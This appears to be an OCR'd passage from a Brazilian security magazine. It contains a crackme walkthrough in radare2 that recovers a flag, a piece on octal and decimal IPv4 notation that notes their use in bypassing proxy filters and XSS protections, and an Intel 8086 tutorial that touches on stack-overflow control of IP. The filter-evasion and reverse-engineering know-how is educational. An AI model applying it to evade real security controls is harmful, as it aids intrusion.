Nacional/Facultad Regional Haedo (UTN/FRH) of Argentina, where he works in the field of Internet engineering. As part of his work for these organizations, he is active in several working groups of the Internet Engineering Task Force (IETF), and has published 30 IETF RFCs (Request For Comments) and more than a dozen IETF Internet-Drafts. Gont has also developed the SI6 Network's IPv6 Toolkit (): a portable and comprehensive security toolkit for the IPv6 protocol suite.

Gont runs the IPv6 Hackers and the IoT Hackers mailing-lists (), and has been a speaker at a number of conferences and technical meetings about information security, operating systems, and Internet engineering, including: CanSecWest 2005, Midnight Sun Vulnerability and Security Workshop/Retreat 2005, FIRST Technical Colloquium 2005, Kernel Conference Australia 2009, DEEPSEC 2009, HACK.LU 09, HACK.LU 2011, DEEPSEC 2011, IETF 83, LACSEC 2012, Hackito Ergo Sum 2012, Hack In Paris 2013, German IPv6 Kongress 2014, H2HC 2014, and Troopers 2016. Additionally, he is a regular attendee of the Internet Engineering Task Force (IETF) meetings.

DESAFIO *H2HC*

O que é?

O Badge Challenge é um jogo divertido e diferente, onde o jogador deve usar de pensamentos laterais, lógica e pesquisas na Internet para passar ao seguinte nível.

Etapas:

Etapa 1 - O Jogador deve acessar o site do desafio (http://h2hc.andsec.org) e buscar qual é o método para injetar o ID de um cartão NFC dentro da base de dados.

Etapa 2 - Verificar se seu ID foi ingressado corretamente. Caso afirmativo o jogador conseguirá abrir uma caixa que irá possuir um código. Cada participante ou equipe terá um código diferente. Esse código irá ter duas partes, e apenas uma delas irá permitir acessar a Etapa 3.

Etapa 3 - Com a segunda parte do código obtido o jogador deverá interpretar e armar uma sequência RGB para 3 luzes e ingressá-la via Web. O desafio para a última Luz será controlar um sensor de ultrassom que, usando as mãos gere o último RGB. Quando o jogador chegar ao código correto um alarme irá soar e o desafio chegou ao final.

Ganhador:

Os jogadores que ganharem em 1º e 2º lugar serão anunciados no encerramento da conferência para ganharem seus respectivos prêmios.

Idiomas

Português / Inglês

Para participar basta procurar a mesa do desafio na área de exposição do evento.

O jogo é patrocinado e organizado pelos nossos amigos da Andsec Security Conference, uma conferência de Hacking que acontece todos os anos no mês de Junho, em Buenos Aires, Argentina.

CURIOSIDADES

DIFERENTES NOTAÇÕES ACEITAS PARA ENDEREÇOS IPV4

por Ygor da Rocha Parreira

Introdução

Por diversas vezes vemos em filmes endereços IPv4 que são tecnicamente impossíveis de existir sendo usados como alvo de ataques hacker. A primeira vez que vi isso acontecer foi no filme “A Rede” (“The Net”[1] em inglês) com a gatíssima Sandra Bullock. Tal endereço pode ser visto na Figura 1.

Figura 1: IPv4 inexistente sendo usado no filme “A Rede”.

Dado que cada octeto do endereço IPv4 possui 8 bits, fica claro que não é possível termos um octeto com o valor 345, pois com 8 bits o maior valor que temos é 255. Não se sabe ao certo porque os filmes fazem isso, mas uma explicação razoável é não referenciar IPv4 real que possa pertencer a alguma organização.

Outras formas de se referenciar um endereço IPv4

Nesta edição a sessão curiosidades traz para você dicas sobre como referenciar endereços IPv4 usando outras notações, o que acaba permitindo referenciar o IPv4 anterior em prompt de comandos (Windows, Linux, etc). Observe a seguir a execução:

```
Ygors-MacBook-Pro:~ ygorparreira$ ping -c 1 23.75.0345.200
PING 23.75.0345.200 (23.75.229.200): 56 data bytes
64 bytes from 23.75.229.200: icmp_seq=0 ttl=47 time=189.547 ms

--- 23.75.0345.200 ping statistics ---
1 packets transmitted, 1 packets received, 0.0% packet loss
round-trip  min/avg/max/stddev  =  189.547/189.547/189.547/0.000
ms
Ygors-MacBook-Pro:~ ygorparreira$
```

Como vimos, fomos capazes de referenciar o IPv4 da Sandrinha usando uma notação diferente. Neste caso, colocando um zero (“0”) antes do valor. Agora preste atenção no IPv4 final: o valor 0345 acabou virando 229. Mas como isso é possível? A resposta é: Quando colocamos um zero antes do octeto, o valor é interpretado como estando na base octal. Observe as conversões abaixo:

```
Ygors-MacBook-Pro:~ ygorparreira$ bc -q
obase
10
ibase=8
345
229
```

Quando entramos com o valor 345 em octal, o bc nos retorna o valor 229 em decimal.

Outra dica interessante é converter o endereço IPv4 para um valor decimal. Para exemplificar isso, acesse a seguinte URL para converter o IPv4 192.168.0.1 para seu equivalente decimal: *https://www.browserling.com/tools/ip-to-dec*

Em nossa conversão o valor equivalente deu “3232235521”. Abaixo temos este valor sendo referenciado, e referenciando o “192.168.0.1” original que queremos.

```
Ygors-MacBook-Pro:~ ygorparreira$ ping -c 1 3232235521
PING 3232235521 (192.168.0.1): 56 data bytes
64 bytes from 192.168.0.1: icmp_seq=0 ttl=64 time=4.457 ms

--- 3232235521 ping statistics ---
1 packets transmitted, 1 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 4.457/4.457/4.457/0.000 ms
Ygors-MacBook-Pro:~ ygorparreira$
```


Aqui cabe esclarecer que esta conversão ocorre pegando-se cada octeto do IPv4 e convertendo para binário, então concatenamos os valores binários gerando-se assim um valor de 32 bits. Então este valor que é convertido para o valor decimal. A conversão passo a passo seria:


```
  192    .   168   .   0     .    1      (IPv4)
11000000.10101000.00000000. 00000001 (Binário)
3232235521                           (Decimal)
```

Como exercício, deixo a indicação para o leitor brincar com os utilitários ipcalc e bc no Linux.

Conclusão

Esta seção mostrou algumas formas diferentes de como um determinado endereço IPv4 pode ser referenciado. Tal conceito pode ser expandido para transpassar filtros de proxy ou mesmo transpassar proteções de Cross-Site Scripting (XSS) e derivados em aplicativos web.

Até a próxima, pessoal!



Ygor da Rocha Parreira

Ygor da Rocha Parreira (dmr) faz pesquisa com computação ofensiva, trabalha como consultor de segurança sênior na Threat Intelligence e é um cara que prefere colocar os bytes à frente dos títulos.

Referências

[1] http://www.imdb.com/title/tt0113957/

ENGENHARIA REVERSA DE SOFTWARE

RESOLVENDO UM CRACKME EM LINUX UMA ABORDAGEM DIFERENTE

por Fernando Mercês

Caro leitor, no artigo anterior mostrei como resolve o crackme (desafio, challenge ou "chal" para os mais íntimos com CTF) chamado "h2", que é um binário ELF de 64-bits para Linux. Se você não tem mais o binário, baixe-o novamente [1].

A técnica que utilizamos é a básica, porém poderosa, de "NOPar" os saltos (jumps). No caso, substituímos um salto JNE em <main+62> por duas instruções NOP, já que este salto possuía 2 bytes de tamanho.

O leitor há de concordar que este patch foi na prática uma "marretada", onde forçamos a barra para que, independente do resultado da comparação, o salto não ocorra (já que foi substituído por instruções NOP's). O que analisaremos agora, no entanto, é a lógica para entender qual condição satisfaria este programa, de modo que a flag correta fosse impressa sem precisar aplicar nenhum patch.

Utilizamos o radare2 [2] para resolver este desafio, dessa forma já o apresentamos para quem não conhece. Este software pode ser instalado facilmente utilizando o gerenciador de pacotes da sua distribuição Linux. A versão utilizada é a 0.9.6 @ linux-little-x86-64 git.0.9.6.

Ao iniciar o r2 (principal programa da suíte radare2) é preciso informar o nome do arquivo, neste caso, o crackme "h2". Ele já interpreta que é um binário ELF e nos direciona para o entrypoint:

```
$ r2 ./h2
[0x00400450]>
```

O comando "?" seguido de [ENTER] mostra todas as opções do r2. Neste artigo vamos utilizar apenas o comando print (abreviado apenas como "p"), e focar na lógica das instruções utilizadas pelo programa. Este comando aceita uma segunda letra que especifica o modo de impressão selecionado. Se o leitor comandar "p?" receberá uma lista de opções que o comando print pode receber, dentre elas a letra "d" (***disassemble***). Este, por sua vez, aceita mais uma letra que especifica outras opções, que podem ser vistas com o comando "pd?" abaixo:

```
[0x00400450]> pd?
Usage: pd[f|i|l] [len] @ [addr]
  pda  : disassemble all possible opcodes (byte per byte)
  pdj  : disassemble to json
  pdb  : disassemble basic block
  pdr  : recursive disassemble across the function graph
  pdf  : disassemble function
  pdi  : like 'pi', with offset and bytes
  pdl  : show instruction sizes
```

Assim como no gdb, o r2 também lê os símbolos, por isso podemos nos referenciar à função main() pelo seu nome. Para pedir ao radare2 que exiba o disassembly de 30 instruções a partir do início da função main(), por exemplo, fazemos:

```
[0x00400450]> pd 30 @ main
            ;-- sym.main:
            0x00400546    55           push rbp
            0x00400547    4889e5       mov rbp, rsp
            0x0040054a    4883ec10     sub rsp, 0x10
            0x0040054e    897dfc       mov [rbp-0x4], edi
            0x00400551    488975f0     mov [rbp-0x10], rsi
            0x00400555    837dfc01     cmp dword [rbp-0x4], 0x1
         ,=< 0x00400559    7f02         jg 0x40055d
        ,==< 0x0040055b    eb35         jmp 0x400592
        |`-> 0x0040055d    488b45f0     mov rax, [rbp-0x10]
        |    0x00400561    4883c008     add rax, 0x8
        |    0x00400565    488b00       mov rax, [rax]
        |    0x00400568    ba00000000   mov edx, 0x0
        |    0x0040056d    be00000000   mov esi, 0x0
        |    0x00400572    4889c7       mov rdi, rax
        |    0x00400575    b800000000   mov eax, 0x0
        |    0x0040057a    e8c1feffff   call sym.imp.strtoul
        |       0x00400440(unk) ; sym.imp.strtoul
        |    0x0040057f    3dcab0b000   cmp eax, 0xb0b0ca
      ,===< 0x00400584    750c         jnz 0x400592
      ||    0x00400586    bf38064000   mov edi, str.TuconseguiumanehAflagehBACONZITOS
      ||    0x0040058b    e880feffff   call sym.imp.puts
      ||       0x00400410() ; sym.imp.puts
     ,====< 0x00400590    eb0a         jmp 0x40059c
     |``--> 0x00400592    bf68064000   mov edi, str.Tentedenovo...Commaisafincoagoravai...
     |      0x00400597    e874feffff   call sym.imp.puts
     |         0x00400410() ; sym.imp.puts
     `----> 0x0040059c    b800000000   mov eax, 0x0
            0x004005a1    c9           leave
            0x004005a2    c3           ret
            0x004005a3    662e0f1f840. o16 nop [cs:rax+rax]
            0x004005ad    0f1f00       nop [rax]
            ;-- sym.__libc_csu_init:
            0x004005b0    4157         push r15
            0x004005b2    4189ff       mov r15d, edi
```

Chegamos no mesmo ponto que no artigo anterior, com o gdb. Agora vamos analisar cada trecho importante deste código, para entender a lógica deste crackme.

O protótipo mais usado para a função main() é:

int main(int argc, char *argv[])[1]

O argumento argc é um valor inteiro não negativo que representa o número de argumentos passados para o programa. O argumento argv (***argument vector*** [3]) é um ***array*** de ponteiros para char. Todos os argumentos passados na linha de comando do programa são passados para a função main() através deste ***array,*** cada um separado por espaços. Então se fizermos:

$ ./h2 um dois tres

Este array terá 4 strings: "./h2" [2] , "um", "dois" e "tres".

Na Figura 1 é possível observar uma abstração do array de ponteiros argv na memória:

[1] Algumas implementações permitem formas adicionais da função main(). Uma extensão muito comum é passando um terceiro argumento de tipo char *[] apontando para uma matriz de ponteiros, que por sua vez aponta para as variáveis de ambiente da shell utilizada [4].

[2] -O nome do programa conta como primeiro argumento do programa. Isto é refletido tanto em argc como em argv.




Figura 1. Abstração do *array* de ponteiros argv.

A maneira mais simples do código da main() saber quantos argumentos foram passados é através da checagem do primeiro argumento, o argc (***argument count***)[3].

As interfaces binárias dos programas em um sistema operacional são definidas por sua ABI (Application Binary Interface), que inclui sua convenção de chamadas de função (calling convention). Nessa convenção são definidas várias regras para o compilador – já que ele é que vai gerar o código objeto a partir de um código-fonte – com respeito à maneira como as funções são chamadas nos programas, como passar argumentos, como retornar valores, onde fica o código que faz a inicialização e desalocação (limpeza) da pilha de memória, dentre outros detalhes.

Em nosso exemplo (Linux 64-bits e gcc) a convenção utilizada está definida na System V AMD64 [5]. Ela define, dentre outras diretivas, que [4] :

- **Argumentos são passados para funções utilizando os seguintes registradores (nessa ordem):**
  - RDI (primeiro argumento)
  - RSI (segundo argumento)
  - RDX (terceiro argumento)
  - RCX (quarto argumento)
  - R8 (quinto argumento)
  - R9 (sexto argumento)

- **O retorno da função é feito no registrador RAX.**

No entanto, as versões de 32-bits de alguns registradores podem ser utilizadas nos casos de serem suficientemente grandes para armazenar os dados e por isso veremos o uso do registrador EDI, ao invés do RDI. O mesmo acontecerá com os registradores RSI e RDX, substituídos por suas "partes menores" ESI e EDX, respectivamente.

[3] - Uma aula que aborda informações sobre os argumentos da função main() está disponível em vídeo no canal Papo Binário: ***https://www.youtube.com/watch?v=llxAXgKlA9g***

[4] - Para detalhes adicionais referente a ***calling convention*** do Linux, checar a documentação sobre System V AMD64 [5].

Na execução da função main(), o número de argumentos (argc) está contido no registrador EDI, já que este é o primeiro argumento dela. Sendo assim, a seguinte instrução copia este número para a pilha de memória:

```
0x0040054e    897dfc       mov [rbp-0x4], edi
```

Como o registrador RBP aponta para a base do stack frame[5] corrente, o que o programa está fazendo é criar uma variável local com este valor.

Também é possível perceber que o segundo argumento (*argv[]), recebido em ESI, é também copiado para a pilha de memória na instrução seguinte:

```
            0x00400551    488975f0     mov [rbp-0x10], rsi
```

Perceba que no endereço 0x400555 há uma instrução CMP, que compara o valor de argc (agora em RBP-0x4), com 1:

```
            0x00400555    837dfc01     cmp dword [rbp-0x4], 0x1
```

A instrução seguinte é um salto JG (***Jump if Greater***) que salta caso argc seja maior que 1, em nosso caso:

```
        ,=< 0x00400559    7f02         jg 0x40055d
```

Caso este salto não ocorra (ou seja, na condição de argc ser igual ou menor que 1), o salto incondicional JMP 0x400592 ocorre, desviando o fluxo de execução do programa para este endereço, que vai exibir a mensagem de falha e sair do programa. Analise o código completo deste trecho mais uma vez:

```
            0x00400555    837dfc01     cmp dword [rbp-0x4], 0x1
        ,=< 0x00400559    7f02         jg 0x40055d
       ,==< 0x0040055b    eb35         jmp 0x400592
       |`-> 0x0040055d    488b45f0     mov rax, [rbp-0x10]
       |    0x00400561    4883c008     add rax, 0x8
       |    0x00400565    488b00       mov rax, [rax]
       |    0x00400568    ba00000000   mov edx, 0x0
       |    0x0040056d    be00000000   mov esi, 0x0
       |    0x00400572    4889c7       mov rdi, rax
       |    0x00400575    b800000000   mov eax, 0x0
       |    0x0040057a    e8c1feffff   call sym.imp.strtoul
       |       0x00400440(unk) ; sym.imp.strtoul
       |    0x0040057f    3dcab0b000   cmp eax, 0xb0b0ca
      ,===< 0x00400584    750c         jnz 0x400592
      ||    0x00400586    bf38064000   mov edi, str.TuconseguiumanehAflagehBACONZITOS
      ||    0x0040058b    e880feffff   call sym.imp.puts
      ||       0x00400410() ; sym.imp.puts
     ,====< 0x00400590    eb0a         jmp 0x40059c
     |``--> 0x00400592    bf68064000   mov edi, str.Tentedenovo...Commaisafincoagoravai...
     |      0x00400597    e874feffff   call sym.imp.puts
     |         0x00400410() ; sym.imp.puts
     `----> 0x0040059c    b800000000   mov eax, 0x0
            0x004005a1    c9           leave
            0x004005a2    c3           ret
```

Em resumo, um trecho de código C equivalente seria

```
if (argc <= 1)
   puts("Tente de novo... Com mais afinco agora, vai...\n"); // 0x00400592
   return 0; // 0x0040059c
}
```

Caso o salto JG em 0x00400559 seja tomado, e o fluxo seja desviado para 0x0040055d (fluxo normal do programa), então a próxima instrução a ser executada é:

```
       |`-> 0x0040055d    488b45f0     mov rax, [rbp-0x10]
```

No registrador RSI há o endereço de uma região de memória que, por sua vez, contém o endereço de outra região, onde está localizada a string que representa o primeiro argumento do programa. É a implementação do *argv[]. Na instrução em 0x00400551 este valor foi copiado para RBP-0x10. Agora este valor é colocado no registrador RAX:

```
       |`-> 0x0040055d    488b45f0     mov rax, [rbp-0x10]
       |    0x00400561    4883c008     add rax, 0x8
```

Como os argumentos estão em sequência, para acessar o segundo argumento (argv[1]), basta somar 8 ao endereço base do ponteiro de ponteiro. Isto funciona porque em 64-bits, um ponteiro possui 8 bytes.

Finalmente, este e outros valores são passados para uma função strtoul():

```
       |    0x00400568    ba00000000   mov edx, 0x0
       |    0x0040056d    be00000000   mov esi, 0x0
       |    0x00400572    4889c7       mov rdi, rax
       |    0x00400575    b800000000   mov eax, 0x0
       |    0x0040057a    e8c1feffff   call sym.imp.strtoul
```

Ao consultar o manual dessa função (man 3 strtoul) vemos que ela serve para converter strings numéricas em números e, pelo seu protótipo, que ela recebe 3 argumentos:

```
unsigned long int strtoul(const char *nptr, char **endptr, int base);
```

Como explicado, a System V AMD64 define que os 3 primeiros argumentos são passados para a função através dos registradores RDI, RSI e RDX (em ordem direta). Como alguns valores aqui são de 32-bits, o compilador utilizou as versões de 32-bits de alguns registradores quando possível (EDX e ESI), mas respeitando a convenção.

Traduzindo então, em linguagem C esta chamada seria:

```
strtoul(argv[1], 0, 0); // ou NULL, no lugar de 0
```

Após a chamada à strtotul(), vêm as seguintes instruções:

```
       |    0x0040057f    3dcab0b000   cmp eax, 0xb0b0ca
      ,===< 0x00400584    750c         jnz 0x400592
      ||    0x00400586    bf38064000   mov edi, str.TuconseguiumanehAflagehBACONZITOS
      ||    0x0040058b    e880feffff   call sym.imp.puts
```

[5] Para informações detalhadas sobre stack frames por favor veja os artigos em [6].

A convenção System V AMD64 também diz que o retorno da função é dado em RAX (ou EAX). E é justamente este retorno que é comparado ao valor hexadecimal 0xb0b0ca. Se não for igual (JNZ – Jump if Not Zero ou Jump if Not Equals) a execução é desviada para a mensagem de falha, seguida do fim da função main(). Mas caso o retorno da função strtoul() seja igual ao número 0xb0b0ca, então a mensagem correta e a flag são impressas.

Sendo assim, tudo o que precisamos fazer para obter a flag é passar o número correto como argumento de texto para o programa h2, já que a função strtotul() vai converter para número, e o programa vai comparar este retorno com o valor 0xb0b0ca. Mas antes vamos descobrir que número é este em decimal usando o programa rax2, que faz parte da suíte do radare2:

```
$ rax2 0xb0b0ca
11579594
```


E agora é só testar:

```
$ ./h2 11579594
Tu conseguiu, maneh! A flag eh BACONZITOS!
```

Bônus pra quem leu no manual da strtoul() que, sendo seu terceiro argumento (em EDX) zero, ela também aceita a forma hexadecimal dos números, prefixada com 0x. Sendo assim, não é preciso converter o valor para decimal para conseguir a flag:

```
$ ./h2 0xb0b0ca
Tu conseguiu, maneh! A flag eh BACONZITOS!
```

Este programa tem apenas a função local main() e chama outras duas da biblioteca padrão C. Mesmo assim, dá um certo trabalho entendê-lo. Espero que o leitor tenha tido pelo menos uma ideia do que podemos fazer com engenharia reversa de software. Até a próxima!



Fernando *é Senior Threat Researcher no Forward-Looking Threat Research Team da Trend Micro. Ele foca suas atividades na investigação do ciber crime e análise de malware. Como evangelizador de software livre na comunidade de segurança, ele criou e mantém uma série de projetos na área [https://github.com/merces/], como o "pev", um kit de ferramentas para análise de binários PE. Fernando também investiga ataques dirigidos e curte preparar armadilhas para atrair ciber criminosos.*

Referências

[1] Fernando Mercês, Binário analisado neste artigo [Online]. Disponível em: http://menteb.in/crackme-h2 (Acessado em Setembro de 2017)

[2] Pancake, Software de engenharia reversa utilizado neste artigo [Online]. Disponível em: http://rada.re (Acessado em Setembro de 2017)

[3] D. Ritchie & B. Kernighan, "The C programming Language", 1978.

[4] C++ reference - Main function. Disponível em: http://en.cppreference.com/w/c/language/main_function (Acessado em Setembro de 2017)

[5] M. Matz1 & J. Hubicka & A. Jaeger & M. Mitchell4, "System V Application Binary Interface - v0.99.7". Disponível em: http://chamilo2.grenet.fr/inp/courses/ENSIMAG3MM1LDB/document/doc_abi_ia64.pdf (Acessado em Setembro de 2017)

[6] Y. Parreira & F. Balestra, "Stack Frames - O Que São e Para Que Servem?", H2HC Magazine ed. 7 e 8. Disponível em: https://www.h2hc.com.br/revista/ (Acessado em Setembro de 2017)

FUNDAMENTOS PARA COMPUTAÇÃO OFENSIVA

INTEL 8086 – AMBIENTE BÁSICO DE OPERAÇÃO E GERENCIAMENTO DE MEMÓRIA

por Ygor da Rocha Parreira

0– Introdução

Olá, pessoal! Com o objetivo de facilitar o entendimento da computação de uso geral, neste e nos próximos artigos vamos abordar diversos detalhes do funcionamento do Intel 8086. Escolhemos tal processador pois foi o primeiro modelo de 16-bit criado pela Intel, e como vimos no artigo anterior, o modo real implementa o ambiente de programação do Intel 8086 adicionando algumas extensões. A ideia é que o conhecimento do funcionamento deste processador facilite o entendimento dos outros modos de operação nos processadores modernos. Portanto, antes de passar para o estudo dos modelos de 32-bit e 64-bit vamos esmiuçar o Intel 8086 em sua completude a partir do ponto de vista de um programador.

A Figura 1 mostra uma imagem do Intel 8086 com o detalhamento de sua pinagem.




Figura 1: O Intel 8086 e sua pinagem

1 – Características do Intel 8086

O Intel 8086 é um processador de 16-bit, empacotado num chip de 40 pinos com as seguintes características :

- Possui bytes de 8 bits.
- Possui ordenação de bytes little-endian.
- É uma arquitetura soft alignment.
- Possui 20 bits de barramento de endereço.
- Possui 16 bits de barramento de dados.
- Possui words de 16 bits.

Como podemos notar, diversos pinos do Intel 8086 possui mais de uma função. Neste artigo falaremos apenas de alguns destes pinos, e como eles atuam para acesso a memória principal e de dispositivos.

2 – Os Registradores do Intel 8086

Este tópico introduz os registradores do Intel 8086 visíveis ao programador. Não faz parte do

[1] -O significado dessas características e diversos outros termos empregados neste artigo podem ser vistos detalhadamente nos artigos das edições anteriores desta seção/revista.

escopo deste artigo demonstrar o uso destes registradores junto a linguagem assembly para essa arquitetura (ASM-86).

2.1 – Registradores de uso geral

O Intel 8086 possui 8 registradores de uso geral, cada um com 16 bits. Conforme mostrado na Figura 2, estes registradores são subdivididos em dois grupos de quatro registradores cada: registradores de dados, e registradores de ponteiro e de índice.




Figura 2: Registradores de uso geral do Intel 8086

Cada byte dos registradores de dados (e apenas deles) pode ser endereçado separadamente. Isto é feito através das porções "H" (high – parte alta do registrador) e "L" (low – parte baixa do registrador) destes registradores. Nenhum outro registrador do Intel 8086 pode ser endereçado desta forma. Registradores de dados, de ponteiro e índice podem ser usados sem qualquer restrição na maioria das operações logicas e aritméticas. Adicionalmente, algumas instruções usam certos destes registradores de forma implícita (como CX que é usado de forma implícita com contador da instrução loop, DI e SI em instruções de string, e SP em instruções de stack).

2.2 – Registradores de segmento

Como veremos mais adiante neste artigo, a memória do Intel 8086 é logicamente segmentada. Este processador possui 4 registradores de segmento, cada um com 16 bits como mostrado na Figura 3.




Figura 3: Registradores de segmento do Intel 8086

2.3 – Instruction Pointer (IP)

O registrador IP (Instruction Pointer) de 16 bits (mostrado na Figura 4) aponta para a próxima instrução a ser executada, e em cada execução de instrução é incrementado do tamanho da instrução corrente, salvo condições de desvios (jumps, calls, rets, etc). Em livros de arquitetura de computadores, que tratam deste assunto de uma forma genérica, este registrador é conhecido como Program Counter (PC). Inclusive nos processadores da Intel anteriores ao Intel 8086 (como o 8080 e 8085), este registrador era chamado de PC. Este nome 'contador de programa' é um tanto enganoso, pois ele nada tem a ver com contar qualquer coisa, porém o termo é de uso universal.




Figura 4: Registrador IP – o Program Counter do Intel 8086

Não é possível acessar diretamente o conteúdo do registrador IP, contudo é possível manipulá-lo usando instruções de salto (jumps), chamadas de função (call), ou instruções que salvam seu conteúdo na stack e restauram seu conteúdo a partir da stack[2] .

Diversas das técnicas de exploração de corrupção de memória tenta controlar o conteúdo deste registrador, de forma a controlar o fluxo de execução de código. Em stack overflows isto é possível pois durante a troca de contexto entre funções, seu conteúdo é salvo na stack e recuperado da stack. Se a função chamada possuir uma vulnerabilidade que te permite corromper a stack, torna-se possível controlar seu conteúdo no momento em que esta função retorna de sua execução. Técnicas que sobrescrevem ponteiros na memória também abusam do fato de que este dado vai se tornar o IP em algum momento.

2.4 – Registrador de Flags

O registrador FLAGS de 16 bits (mostrado na Figura 5) é usado para controlar o resultado de operações logicas e matemáticas, e o fluxo de execução do programa. Em livros de arquitetura de computadores, que tratam deste assunto de uma forma genérica, este registrador é conhecido como PSW (Program Status Word). Algumas instruções alteram o conteúdo destas flags, e outras instruções permitem o programa alterar sua execução de acordo com tal conteúdo.




Figura 5: Registrador FLAGS – a PSW do Intel 8086

Diferentes instruções afetam diferentemente o conteúdo destas flags. Detalhamos em seguida o que quatro destas flags refletem, e sua utilidade prática durante a execução de um programa.

• ZF: Flag configurada em 1 caso o resultado da operação executada seja 0. Muito utilizada em testes condicionais, onde instruções como TEST e CMP precedente a estes testes afetam o conteúdo desta flag. A instrução TEST faz uma operação de bitwise (AND) entre seus operandos. A instrução CMP faz uma subtração entre seus operandos. Estas instruções, dentre outras coisas, configuram ZF em 1, caso o resultado destas operações seja 0.

• DF: Se esta flag tiver configurada em 1, faz com que instruções de strings (como MOVS) auto-decremente os registradores de ponteiro SI e DI. Ou seja, processa a strings dos endereços altos para os endereços baixos, ou "da direita para esquerda". Se esta flag tiver configurada em 0, faz com que instruções de strings auto-incremente os registradores de ponteiro SI e DI. Ou seja, processa a strings dos endereços baixos para os endereços altos, ou "da esquerda para direita". Você pode usar as instruções STD ou CLD para configurar esta flag em 1 ou em 0, respectivamente.

• IF: Se configurada em 1, permite a CPU aceitar interrupções mascaráveis. Configurada em 0, desabilita estas interrupções. Esta flag não afeta interrupções internamente geradas ou não-mascaráveis. Tratamento de interrupções é um assunto interessantíssimo, o qual abordaremos no momento apropriado no futuro. Você pode usar as instruções STI e CLI para configurar esta flag em 1 ou em 0, respectivamente.

• TF: Se configurada em 1, coloca o processador em modo single-step para debugging. Neste modo, a CPU gera automaticamente interrupções internas a cada instrução, permitindo que o programa seja inspecionado instrução por instrução. Cabe lembrar que a CPU salva automaticamente este registrador na stack e limpa esta flag antes da execução da rotina de tratamento desta interrupção, desabilitando assim o modo single-step. Quando a rotina de tratamento de interrupção termina, a imagem deste registrador salva na stack é então restaurada retornando assim ao modo single-step. Os detalhes de como isto é feito será visto no momento apropriado, não fazendo parte do escopo deste artigo.

3 – Organização de Memória do Intel 8086

Com um barramento de endereços de 20 bits, o Intel 8086 pode endereçar até 1.048.576 bytes (220 = 1 megabyte) de memória física. Sua ordenação de bytes é little-endian. Sendo uma arquitetura soft aligment, permite referência

[2] -Uma possível combinação que represente tal cenário seria o uso da instrução PUSH seguida da instrução RET.

desalinhada à memória. Quando falamos sobre o barramento de dados do Intel 8086, convém fazer um comparativo dele com o Intel 8088. Do ponto de vista de um programador, a única diferença entre o 8086 e o 8088 é o tamanho de seus barramentos de dados. O 8086 tendo 16 bits de barramento de dados, e o 8088 tendo 8 bits. Isso implica que o 8088 precisa de 2 ciclos de acesso a memória para buscar 16 bits de dados, enquanto que o 8086 precisa de apenas 1 ciclo. Obviamente, os dados precisam estar alinhados na memória para que o 8086 tire vantagem desta característica (referência a endereços impar não tira vantagem deste recurso – em caso da busca por 2 bytes).

3.1 – Pinos do Intel 8086 e Ciclo de Barramento Para Acesso à Memória

Não falaremos de todos os pinos do Intel 8086, mas apenas de alguns relativos ao foco deste artigo. Acompanhe o detalhamento olhando a Figura 1. Este processador usa os pinos de 2 ao 16, e de 35 ao 39 (Address – A em vermelho) para seu barramento de endereço. Note porem que os pinos de 2 ao 16 mais o pino 39 (Data – D em azul) também são usados para seu barramento de dados. Mas como isso acontece? Isto é possível pois este processador faz uma multiplexação baseada no tempo. O pino 40 (Vcc) é usado para energizar o processador com 5 volts, e o pino 19 (CLK) é ligado no clock ditando a frequência de operação deste processador. O clock do sistema é um sinal elétrico no barramento de controle que alterna entre zero e um, à uma taxa periódica. Período de clock é o tempo que leva para o clock do sistema alternar de zero para um, e de volta para zero. Ciclo de clock é um período completo. A Figura 6 mostra um ciclo de clock.




Figura 6: Um ciclo de clock

O acesso a memória é feito em um ciclo do barramento. Um ciclo de barramento contem pelo menos 4 ciclos de clock. A Figura 7 mostra um ciclo de barramento usando a multiplexação baseada no tempo para ler um dado da memória.

